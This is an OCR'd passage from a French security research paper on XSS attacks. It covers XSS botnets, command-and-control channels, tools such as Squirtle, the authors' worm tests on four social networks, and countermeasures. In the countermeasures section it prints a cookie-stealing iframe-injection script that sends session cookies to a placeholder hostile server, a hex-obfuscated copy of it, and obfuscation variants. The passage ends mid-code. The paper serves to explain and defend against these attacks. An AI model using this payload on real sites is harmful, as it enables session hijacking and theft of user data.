

Fig. 3. la fonction b() injectée par XSS récupère et affiche le contenu de la page choisie par l'attaquant à l'intérieur de la page d'accueil Facebook de la victime. La SOP est bel et bien contournée, et l'attaquant dispose d'un canal de C&C.

introduisent en fait des techniques de virtualisation destinées à maintenir le canal de C&C ; sans compter qu'une boucle infinie lancée au déclenchement d'un événement onUnload sur Internet Explorer ou Firefox permet d'empêcher un processus javascript de s'interrompre même si l'on ferme la fenêtre du navigateur [18].

XSS Shell n'est pas le seul outil « sur étagère » permettant d'étendre la portée d'une banale attaque XSS : nous pouvons aussi citer Jikto, sorte de scanner de vulnérabilités tournant en javascript[30] ou Squirtle, capable de récupérer des valeurs de hachage NTLM[31] [15,41].

[30] Voir http://www.secuobs.com/news/06042007-jikto.shtml.
[31] Sous certaines conditions : voir http://www.secuobs.com/news/04122008-squirtle_ntlm_hash_xss_dutchie.shtml et http://code.google.com/p/squirtle/.



Fig. 4. Squirtle, à partir d'une vulnérabilité XSS, et sous certaines conditions, est capable de récupérer des valeurs de hachage NTLM.

2.4 Du XSSBot au XSSBotnet

Du XSSBot au XSSBotnet il n'y a qu'un pas, franchi si l'on combine deux éléments :

- un canal de communication bidirectionnel permettant à un attaquant de contrôler le navigateur de ses victimes ;
- une technique permettant de multiplier les navigateurs zombies afin de disposer d'une plate-forme d'attaque étendue et puissante ; or cette technique existe, puisqu'un ver XSS répandu sur un grand réseau social permet précisément de compromettre plusieurs millions de profils utilisateurs en quelques heures ; à un instant t, un attaquant qui serait parvenu à répandre un tel code malveillant pourrait donc espérer pouvoir prendre le contrôle de plusieurs millions de navigateurs.



Fig. 5. Les hashes récupérés avec Squirtle peuvent ensuite être envoyés à distance en vue d'être crackés, comme ici avec Cain, ou éventuellement directement rejoués, mais sous certaines conditions.

Il deviendrait alors envisageable d'organiser la distribution des tâches et de lancer anonymement ces armées de navigateurs à l'assaut de sources d'informations stratégiques. Notons aussi qu'une injection réussie sur une page de grande audience (sans diffusion d'un ver XSS) permettrait également de prendre le contrôle d'un grand nombre de navigateurs ; dans ce cas cependant, un attaquant ne pourrait pas espérer dérober les informations personnelles généralement accessibles dans le profil utilisateur d'une application réclamant une authentification.

Naturellement des attaques de grandes envergures nécessiteraient des conditions peu faciles à réunir : de la furtivité dans la phase de propagation, ce qui impliquerait un impact maîtrisé de la croissance du volume de code déposé en base de donnée[33], une infrastructure distribuée résistante à la charge au moment de l'attaque, de manière à absorber les flux importants générés par les canaux de C&C. Ce dernier point

[33] Voir plus bas : la diffusion d'un ver XSS procède par injection répétée d'un même motif dans une base de données. Si le ver se propage sur plusieurs millions de profils, cela signifie le plus souvent qu'il est présent plusieurs millions de fois dans la base de données. Plus le code dupliqué est long, moins sa réplication est discrète et plus elle présente de risques de provoquer un déni de service par saturation.

pourrait constituer le talon d'Achille de ce style d'attaque, dont une des forces réside précisément dans le fait qu'elle semblerait venir de partout [11]. Avec un peu de préparation et de repérage, des bases d'applications et de sites vulnérables disséminées dans de banals fichiers textes orphelins et des proxys WEB répartis et interchangeables, une attaque XSS de très grande envergure pourrait sans doute causer des dégâts considérables et potentiellement compromettre des données très sensibles abritées sur des machines de réseaux privés. Les dispositions exigeant des employés d'organismes ou d'entreprises manipulant des données sensibles ou classifiées de ne pas utiliser les mêmes machines pour travailler sur ces données et pour se connecter sur l'Internet de chez eux par exemple, prennent ici tout leur sens[34] : il est clair qu'une attaque XSS multiple, reposant sur la communication de nœuds javascript injectés pour certains à partir de pages vulnérables de l'Internet et pour d'autres à partir de pages vulnérables dans une zone d'adressage privée, pourrait exposer des équipements internes à des attaques par rebond et occasionner des fuites d'information [10,16,17,19,21,26,37].

Qu'adviendrait-il aussi, si une attaque d'envergure telle que celle que nous avons décrite était combinée avec un exploit 0 day sur un ou plusieurs navigateurs ? Il deviendrait alors possible, en à peine quelques heures, de prendre non seulement le contrôle de millions de navigateurs, mais de millions de machines, en traversant les pare-feu comme par enchantement. Ce serait l'occasion d'évaluer la qualité des cloisonnements au sein des réseaux privés. Il est possible que de telles attaques soient tentées dans le futur. Toutefois, en raison de leur relative difficulté d'organisation et de planification, de leur manque de discrétion et de leurs conséquences potentielles, il semble clair qu'elles ne peuvent être sérieusement envisagées par beaucoup d'attaquants. Qui peut vouloir attaquer qui ? Cette question reste bien entendu cruciale pour aborder le problème des contremesures. La réponse, comme dans tout schéma d'attaque classique, dépend des compétences et des moyens mobilisables par l'attaquant d'une part, de sa motivation à obtenir une information ou à tenter de neutraliser une cible de l'autre, de sa capacité, enfin, à échapper au repérage et à maîtriser les retombées possibles de l'attaque ainsi que les éventuelles tentatives de représailles.

Il n'est ainsi pas inimaginable que des organisations mafieuses ou terroristes disposant de moyens importants, ou certains Etats, cherchent à exploiter les potentialités du XSS en matière de guerre électronique. Certaines officine de renseignement ou de lobbying pourraient également être tentées de se servir d'attaques XSS de plus ou moins grande envergure, pour lancer des campagnes de déstabilisation ou récupérer des informations sensibles. Il n'est pas non plus inimaginable que des organisations puissent s'en prendre demain à des sources importantes d'informations syndiquées

[34] A moins de disposer de postes clients « multiniveau » ; sur cette question, voir [44].

(presse en ligne par exemple) ou à des services de statistiques de consultations de sites afin de compromettre les pages qui s'appuient sur le code qu'elles fournissent[35]. Des attaques XSS résultant de telles compromissions pourraient avoir des conséquences importantes, même s'il est vraisemblable qu'elles seraient vite repérées et neutralisées.

2.5 Ce type d'attaques est-il probable ?

Pour répondre à cette question, il n'est pas inutile de rappeler que les plus grands réseaux sociaux actuels (Facebook, Myspace, Orkut, etc.) se sont révélés vulnérables à des attaques par vers XSS dans le passé[36]. Certes les conséquences n'en ont jamais été dramatiques, d'abord parce que, nous l'avons vu, la charge utile des vers déposés n'était que peu agressive (la constitution de canaux de command and control n'a par exemple jamais été mise en œuvre à notre connaissance au cours d'attaques de ce type) et ensuite parce que les équipes de développement ont à chaque fois été promptes à réagir et à bloquer les attaques.

La question qui vient donc naturellement à l'esprit est la suivante : ces grands réseaux sociaux sont-ils bien protégés aujourd'hui ? Dans le cadre de cette étude, nous avons voulu le vérifier : nous avons donc évalué la possibilité d'insérer un ver XSS à l'intérieur de quatre parmi les dix réseaux sociaux les plus importants : Facebook, le plus actif, avec bientôt 200 millions d'utilisateurs et plus de 15 millions de pages vues par jour, Myspace, avec 230 millions d'utilisateurs mais seulement 2 millions de pages vues par jour, Hi5, avec 80 millions d'utilisateurs et deux millions de pages vues par jour, Orkut, service de Google, avec 50 millions d'utilisateurs et 800.000 pages vues par jour[37] [31].

Les quatre réseaux sociaux testés se sont révélés vulnérables à la diffusion de vers XSS susceptibles de déclencher des attaques semblables à celles que nous avons décrites : nous fournissons en annexe le code du ver XSS testé avec succès sur MySpace le 26 février 2009. La diffusion de ce ver s'appuie sur la visite de blogs compromis par des utilisateurs connectés sur MySpace, qui voient alors leur propre blog compromis. Le canal de Command and Control repose quant à lui sur un script distant, et il est intéressant de noter qu'à un instant t, l'attaquant peut contrôler l'ensemble des navigateurs affichant un blog compromis, soit un nombre de navigateurs bien supérieur au nombre de blogs compromis.

[35] C'est le « scénario du pire » imaginé par Jeremiah Grossman dans son article « A short history of cross-site scripting », disponible en ligne à l'adresse http://knol.google.com/k/jeremiah-grossman/a-short-history-of-cross-site-scripting/bn6vj9pl000/15#Worst_Case_Scenario

[36] Il suffit de faire une recherche sur le site http://xssed.com/ pour le vérifier.

[37] Source : Alexa – www.alexa.com ; à la date d'écriture de cet article, ces quatre réseaux occupent respectivement les 1ère, 2nde, 3ème et 9ème places des réseaux sociaux les plus utilisés dans le monde.

A la date de la publication de cet article les failles découvertes sur les quatre réseaux sociaux vulnérables auront été signalées aux équipes responsables de ces sites et devraient avoir été rendues publiques sur le site http://www.xssed.com [30].

Des tests d'évaluation conduits, il nous semble intéressant de retenir les points suivants :

- dans trois cas sur quatre [Facebook, Hi5, MySpace], les vulnérabilités découvertes affectaient le cœur de l'application ou l'un de ses modules de base, et étaient directement imputables à un filtrage insuffisant des contenus fournis par l'utilisateur : Facebook ne filtrait pas correctement la variable associée aux légendes de photos dans le module de création d'articles ; le module de notification était également affecté par une vulnérabilité touchant la reprise du contenu des titres d'événements et des noms de groupes modifiés ; Hi5 ne vérifiait pas la valeur associée à deux listes déroulantes dans un formulaire de renseignement lié au profil de l'utilisateur ; le contenu des variables associées était directement enregistré en base de donnée ; MySpace ne contrôlait pas le contenu de l'en-tête personnalisé du module de blogs quand celui-ci était enregistré directement après une prévisualisation ; le cas d'Orkut était original, puisque les vulnérabilités repérées affectaient plusieurs applications tierces, qu'il était possible d'associer à son profil ; le manque de contrôle relatif à la gestion de ces applications permettait en réalité d'exploiter les vulnérabilités au sein même d'Orkut et d'y répandre un ver XSS ; pour résoudre ce problème, certains sites, comme Facebook, se tournent vers des techniques de virtualisation des codes d'origine externe ;
- dans le cas d'Orkut, le fait que Google ait mis en place une authentification unique[38] pour l'ensemble de ses services augmente considérablement la surface, donc le risque d'attaque XSS, et la portée d'une attaque XSS réussie ; c'est un point à considérer lorsqu'on met en place des bouquets de services reposant sur un dispositif d'authentification centralisé.

Au vu de ce que nous venons de dire, n'est-il donc pas surprenant qu'un très grand nombre de sites et d'applications en ligne soient vulnérables à des attaques XSS ? Arshan Dabirsiaghi [13,14], dans sa présentation de l'OWASP conference en septembre 2008[39] évoquait un taux de 85% de sites vulnérables, sans qu'il soit facile de déterminer précisément la proportion de vulnérabilités volatiles ou permanentes. Il n'est que de consulter le site http://www.xssed.com/, qui rassemble les contributions d'un grand nombre de « chercheurs de XSS », pour se rendre compte de la gravité

[38] Single Sign On (SSO) en anglais.
[39] Voir http://video.google.it/videoplay?docid=-2782535918275323123&ei=SiuoSYPvC4ySiQLth_HoDg.



Fig. 6. Exemple d'application tierce vulnérable dans Orkut ; une fois encore, le fait, pour un attaquant, de ne pas avoir accès aux cookies de session, ne l'empêche pas de monter des attaques puissantes ; il est tout à fait possible d'exploiter cette vulnérabilité pour répandre un ver XSS sur Orkut, les requêtes nécessaires utilisant la session courante de l'utilisateur.

de la situation ; de très nombreux sites en .fr sont référencés, parmi lesquels des sites relevant du domaine defense.gouv.fr ; la plupart des vulnérabilités relevées, pour certaines il y a des mois, n'ont à la date de l'écriture de cet article pas été corrigées.

3 Tous aux abris – les contremesures

Aujourd'hui, sur le terrain du XSS nous l'avons vu, le rapport de force entre attaquants et attaqués est clairement en faveur des premiers.

Comment en est-on arrivé là ? Est-ce que les développeurs ne sont pas suffisamment sensibilisés aux risques du XSS ? Sans doute, mais ce n'est pas la seule raison, et il faut en réalité incriminer plusieurs facteurs qui se conjuguent et se factorisent :

– la pression réelle ou supposée du grand public sur les éditeurs et développeurs ; le grand public réclame en effet des applications toujours plus riches et pleines de fonctionnalités, éventuellement au prix de quelques compromis en matière

de sécurité[40] ; et quid de l'avenir, avec le multi-threading javascript annoncé dans HTML5[41] [27,28], des APIs comme celles de Google Gears[42] [29], ou des possibilités de requêtes cross domain (XDR) déjà implémentées ou annoncées[43] ?

– le manque de recul face à des technologies somme toute assez récentes, qui ont évolué très rapidement, et dont on n'a pas mesuré précisément ni l'incidence réelle des fonctions prises isolément (javascript notamment, mais plus récemment XMLHttpRequest, souvent noté XHR) ni encore moins les potentialités offertes par leur interaction ; des vulnérabilités critiques se trouvent souvent au milieu de ces terres non balisées, et le pirate, explorateur et expérimentateur, n'a parfois qu'à se baisser pour recueillir le fruit de l'imprudence généreuse. Les vulnérabilités de type clickjacking, dont on découvre aujourd'hui le caractère particulièrement sérieux, exploitent en fait des fonctionnalités que l'on qualifie plus volontiers de features que de bugs ; c'est ce qui explique d'ailleurs qu'elles soient en fait difficiles à corriger ; au vue de leur criticité, Robert Hansen et Geremiah Grossman ont renoncé à la présentation qu'ils devaient en faire à l'OWASP 2008[44]. De même la généralisation de formats d'échange comme JSON, en permettant de contourner la fameuse Same Origin Policy, n'introduit-elle pas un risque supplémentaire ?
– il est en fait assez difficile de concilier l'extension exponentielle des possibilités offertes aux utilisateurs pour produire et stocker des contenus « WEB compliant » au sein de services qui partagent la même base technologique et qui jouent la surenchère de la richesse fonctionnelle et du nombre d'abonnés, avec une politique de sécurité qui voudrait que l'on filtre rigoureusement tous les contenus dangereux.

3.1 Les attaques XSS, c'est facile à prévenir... Enfin pas tant que cela

Et puis une attaque XSS, ce n'est pas forcément facile à repérer et à bloquer :

– de nombreuses applications confient par exemple une partie du contrôle des entrées utilisateurs à des codes javascript, donc côté client ; c'est un fait bien

[40] Certaines techniques de contournement de la Same Origin Policy que nous avons examinées sont fréquemment mises en œuvre dans le monde réel.

[41] Voir W3C, « HTML5 » à l'adresse : http://dev.w3.org/html5/spec/Overview.html ; des exemples sont disponibles à l'adresse http://nextWEB.2metz.fr/post/2008/11/23/Javascript-multi-thread.

[42] Voir http://gears.google.com/ ; voir aussi http://code.google.com/intl/fr/apis/gears/api_workerpool.html.

[43] Voir http://download.microsoft.com/download/D/0/8/D08AC797-CC55-474C-A2D6-065A82B26BB8/CrossDomainRequest-DeveloperSeriesInformationPage.pdf et http://www.openajax.org/runtime/wiki/Cross-domain_Secure_Data_Access.

[44] Voir http://jeremiahgrossman.blogspot.com/2008/09/cancelled-clickjacking-owasp-appsec.html.

connu de tous ceux qui se sont intéressés un peu à la sécurité des applications WEB, mais rappelons-le : si le filtrage d'entrées utilisateurs côté client préalablement à leur envoi au serveur peut servir à identifier des erreurs de saisie dans le cadre d'un usage applicatif normal, il n'a rigoureusement aucun impact sur la sécurité. Il suffit de tester des greffons Firefox comme Live http headers [39] ou des outils comme WebScarab[45] pour s'en convaincre[46]. Seul le nettoyage du code côté serveur est efficace en amont, le nettoyage javascript côté client pouvant tout de même être intéressant pour tenter de repérer et de neutraliser en aval des codes hostiles obfusqués ou non au moment du rendu de la page servie, mais plutôt au sein d'environnements virtualisés.

– beaucoup d'administrateurs se sont fiés ou se fient également aux promesses de leur revendeur d'IPS/IDS et étude de cas à l'appui, vont défendre au contraire l'idée qu'il est possible de détecter facilement les attaques XSS ; cela est sans doute vrai lorsqu'on a affaire à des attaques basées sur des requêtes en clair et sur des applications où l'utilisateur n'est pas censé manipuler des contenus complexes ; cela devient beaucoup moins vrai dans un contexte de flux obfusqués dissimulés au sein de code légitime.

Il est intéressant à cet égard de constater que les techniques d'obfuscation, largement employées dans le cas des malwares classiques, sont encore peu utilisées dans le monde des payloads XSS ; c'est en partie ce qui rend les attaques XSS possibles à repérer et à bloquer au niveau d'un IDS/IPS aujourd'hui ; il faut aussi noter que la tâche d'un DBA (DataBase Administrator) lorsqu'il s'agit de nettoyer une base de données après l'attaque d'un vers XSS persistant, s'en trouve facilitée. Il est très vraisemblable que la situation évolue rapidement et que l'on soit vite confronté à des codes beaucoup plus évolutifs, donc beaucoup plus difficiles à identifier au sein de flux WEB eux-mêmes de plus en plus complexes. Aujourd'hui certaines attaques WEB classiques reposent bien sur un javascript obfusqué, qui sert par exemple à injecter une iframe pointant sur des ressources hostiles que les attaquants cherchent à faire télécharger et exécuter par leur victime, mais le javascript ne sert généralement qu'à dissimuler l'injection de l'iframe, en particulier pour passer les éventuels filtres détecteurs d'iframes, la charge utile reposant quant à elle sur un binaire traditionnel, très souvent obfusqué, afin de compliquer la tâche des reversers.

Reprenons l'exemple du script d'attaque par injection d'iframe déjà évoqué plus haut, exploitant une vulnérabilité dans une page de déconnexion :

[45] Live http headers permet de capturer et de rejouer des requêtes http après les avoir éventuellement modifiées ; WebScarab est un proxy http permettant de capturer et de modifier à la volée des requêtes et des réponses http : voir http://www.owasp.org/index.php/Category:OWASP_WebScarab_Project.

[46] Voir aussi références [38,40]

```
document.write("<iframe id=o name=o style='margin:0; padding:0; border-width:0;
border- style:none; scrolling:none' src=https://serveur_legitime/page_de_login
height=\"100%\" width=\"100%\" ></iframe>");
document.write("<iframe id=i name=i border=0 src=\"https://serveur_legitime/
page_de_logout?variable_mal_controlee=<script>function a(){setTimeout('a()
    ',6000);
var u='http://serveur_hostile/enregistrement_sessions?w=';
var v=document.cookie;var w=u.concat(v);document.getElementById('j').src = w;}
a();</s"+"cript><img name=j id=j border=0 height=1 width=1>\" height=1 width=1>
</iframe>");
```

Voici sous quelle forme ce script pourrait apparaître une fois obfusqué :

```
var~_0xb9a1=["\x3C\x69\x66\x72\x61\x6D\x65\x20\x69\x64\x3D\x6F\x20\x6E\x61\x6D\x65\
    x3D
\x6F\x20\x73\x74\x79\x6C\x65\x3D\x27\x6D\x61\x72\x67\x69\x6E\x3A\x30\x3B\x20\x70\x61
\x64\x64\x69\x6E\x67\x3A\x30\x3B\x20\x62\x6F\x72\x64\x65\x72\x2D\x77\x69\x64\x74\x68
\x3A\x30\x3B\x20\x62\x6F\x72\x64\x65\x72\x2D\x20\x73\x74\x79\x6C\x65\x3A\x6E\x6F\x6E
\x65\x3B\x20\x73\x63\x72\x6F\x6C\x6C\x69\x6E\x67\x3A\x6E\x6F\x6E\x65\x27\x20\x73\x72
\x63\x3D\x68\x74\x74\x70\x73\x3A\x2F\x2F\x73\x65\x72\x76\x65\x75\x72\x5F\x6C\x65\x67
\x69\x74\x69\x6D\x65\x2F\x70\x61\x67\x65\x5F\x64\x65\x5F\x6C\x6F\x67\x69\x6E\x20\x68
\x65\x69\x67\x68\x74\x3D\x22\x31\x30\x30\x25\x22\x20\x77\x69\x64\x74\x68\x3D\x22\x31
\x30\x30\x25\x22\x20\x3E\x3C\x2F\x69\x66\x72\x61\x6D\x65\x3E","\x77\x72\x69\x74\x65"
    ,
"\x3C\x69\x66\x72\x61\x6D\x65\x20\x69\x64\x3D\x69\x20\x6E\x61\x6D\x65\x3D\x69\x20\
    x62
\x6F\x72\x64\x65\x72\x3D\x30\x20\x73\x72\x63\x3D\x22\x68\x74\x74\x70\x73\x3A\x2F\x2F
\x73\x65\x72\x76\x65\x75\x72\x5F\x6C\x65\x67\x69\x74\x69\x6D\x65\x2F\x70\x61\x67\x65
\x5F\x64\x65\x5F\x6C\x6F\x67\x6F\x75\x74\x3F\x76\x61\x72\x69\x61\x62\x6C\x65\x5F\x6D
\x61\x6C\x5F\x63\x6F\x6E\x74\x72\x6F\x6C\x65\x65\x3D\x3C\x73\x63\x72\x69\x70\x74\x3E
\x66\x75\x6E\x63\x74\x69\x6F\x6E\x20\x61\x28\x29\x7B\x73\x65\x74\x54\x69\x6D\x65\x6F
\x75\x74\x28\x27\x61\x28\x29\x3B\x27\x2C\x36\x30\x30\x30\x29\x3B\x76\x61\x72\x20\x75
\x3D\x27\x68\x74\x74\x70\x3A\x2F\x2F\x73\x65\x72\x76\x65\x75\x72\x5F\x68\x6F\x73\x74
\x69\x6C\x65\x2F\x65\x6E\x72\x65\x67\x69\x73\x74\x72\x65\x6D\x65\x6E\x74\x5F\x73\x65
\x73\x73\x69\x6F\x6E\x73\x3F\x77\x3D\x27\x3B\x76\x61\x72\x20\x76\x3D\x64\x6F\x63\x75
\x6D\x65\x6E\x74\x2E\x63\x6F\x6F\x6B\x69\x65\x3B\x76\x61\x72\x20\x77\x3D\x75\x2E\x63
\x6F\x6E\x63\x61\x74\x28\x76\x29\x3B\x64\x6F\x63\x75\x6D\x65\x6E\x74\x2E\x67\x65\x74
\x45\x6C\x65\x6D\x65\x6E\x74\x42\x79\x49\x64\x28\x27\x6A\x27\x29\x2E\x73\x72\x63\x20
\x3D\x20\x77\x3B\x7D\x61\x28\x29\x3B\x3C\x2F\x73",
"\x63\x72\x69\x70\x74\x3E\x3C\x69\x6D\x67\x20\x6E\x61\x6D\x65\x3D\x6A\x20\x69\x64\
    x3D
\x6A\x20\x62\x6F\x72\x64\x65\x72\x3D\x30\x20\x68\x65\x69\x67\x68\x74\x3D\x31\x20\x77
\x69\x64\x74\x68\x3D\x31\x3E\x22\x20\x68\x65\x69\x67\x68\x74\x3D\x31\x20\x77\x69\x64
\x74\x68\x3D\x31\x3E\x3C\x2F\x69\x66\x72\x61\x6D\x65\x3E"];
document[_0xb9a1[0x1]](_0xb9a1[0x0]);document[_0xb9a1[0x1]](_0xb9a1[0x2]+_0xb9a1[0x3
    ]);
```

(algorithme utilisé : voir http://www.javascriptobfuscator.com/Default.aspx [35])

La lecture et surtout la compréhension de ce code ne sont pas immédiates ; néanmoins, s'il était utilisé tel quel pour la diffusion d'un ver, il resterait facile à repérer puisque reposant sur un motif statique. L'avenir des attaques XSS s'appuiera sans doute sur des codes polymorphiques non déterministes, capables de se propager sous des formes différentes ; la détection de telles attaques restera envisageable, en

particulier parce qu'il ne sera sans doute pas possible de faire varier la totalité du code injecté (le vecteur doit être interprété dans le contexte du code environnant !), mais elle sera plus difficile, comme il sera plus difficile aussi de nettoyer une base après une attaque par ver.

Ainsi le code javascript `alert('CoucouPierre~!')` peut être rendu par

- `alert('C'+'o'+'ucou Pierre !')`
- `alert('Coucou Pie'+'r'+'re !'),`
- `alert('Couc'+((0 != 5 ? 'o': ''))+'u Pierre !')`

mais aussi par :

```
eval(((8 != 0 ? 'a' : 'HOwhvJe')+(8 != 0 ? 'l' : 'HOwhvJe')+(8 != 0 ? 'e' : 'HOwhvJe
    ')+
(8 != 0 ? 'r' : 'HOwhvJe')+(8 != 0 ? 't' : 'HOwhvJe')+(8 != 0 ? '(' : 'HOwhvJe')+
(8 != 0 ? '\'' : 'HOwhvJe')+(8 != 0 ? 'C' : 'HOwhvJe')+(8 != 0 ? 'o' : 'HOwhvJe')+
